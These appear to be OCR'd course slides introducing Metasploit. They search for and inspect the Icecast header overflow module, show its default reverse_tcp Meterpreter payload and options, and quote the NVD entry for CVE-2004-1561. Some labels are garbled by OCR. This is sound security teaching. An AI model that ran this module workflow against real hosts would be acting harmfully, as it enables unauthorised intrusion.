
You can search for a Metasploits’ database of exploits for specific exploits by name

Metasploit basics



```
msf5 > search name:icecast
```


You can search Metasploit’s database for specific exploits by name




```
msf6 > search name:icecast

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecast Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > 
```

Metasploit basics

You can find out more about the exploit



```
msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > info
```



```
msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > info

       Name: Icecast Header Overwrite
     Module: exploit/windows/http/icecast_header
   Platform: Windows
       Arch:
 Privileged: No
          e: Metasploit Framework License (BSD)
          k: Great
          d: 2004-09-28

          y:
  spoonm <spoonm@no$email.com>
  Luigi Auriemma <aluigi@autistici.org>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT   8000             yes       The target port (TCP)

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msf6 exploit(windows/http/icecast_header) >
```






```
Description:
  This module exploits a buffer overflow in the header parsing of
  icecast versions 2.0.1 and earlier, discovered by Luigi Auriemma.
  Sending 32 HTTP headers will cause a write one past the end of a
  pointer array. On win32 this happens to overwrite the saved
  instruction pointer, and on linux (depending on compiler, etc) this
  seems to generally overwrite nothing crucial (read not exploitable).
  This exploit uses ExitThread(), this will leave icecast thinking the
  thread is still in use, and the thread counter won't be decremented.
  This means for each time your payload exits, the counter will be
  left incremented, and eventually the threadpool limit will be maxed.
  So you can multihit, but only till you fill the threadpool.
```

Icecast – HTTP Headers Exploit




In 2004, Luigi Auriemma discovered that sending 32 HTTP headers will cause Icecast versions 2.0.1 and earlier running on Windows will cause a write one past the end of an instruction pointer array (“command buffer”)…



```
GET /tutorials/other/top-20-mysql-best-practices/ HTTP/1.1
Host: net.tutsplus.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: PHPSESSID=r2t5uvjq435r4q7ib3vtdjq120
Pragma: no-cache
Cache-Control: no-cache
```

…resulting in the ability to get Icecast to run arbitrary code (i.e. the Meterpreter payload) placed by the exploit

NIST: CVE-2004-1561



CVE-2004-1561 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description


Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

Analysis Description

Buffer overflow in Icecast 2.0.1 and earlier allows remote attackers to execute arbitrary code via an HTTP request with a large number of headers.

QUICK INFO

CVE Dictionary Entry:
CVE-2004-1561
NVD Published Date:
12/31/2004
NVD Last Modified:
07/10/2017
Source:
MITRE



References to Advisories, Solutions, and Tools


By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource
http://aluigi.altervista.org/adv/iceexec-adv.txt	Exploit Vendor Advisory
http://marc.info/?l=bugtraq&m=109640005127644&w=2	
http://marc.info/?l=bugtraq&m=109674593230539&w=2	
http://securitytracker.com/id?1011439	
http://www.securiteam.com/exploits/6X00315BFM.html	Exploit Vendor Advisory
http://www.securityfocus.com/bid/11271	Exploit Patch
https://exchange.xforce.ibmcloud.com/vulnerabilities/17538	

http://aluigi.altervista.org/adv/iceexec-adv.txt

Metasploit basics

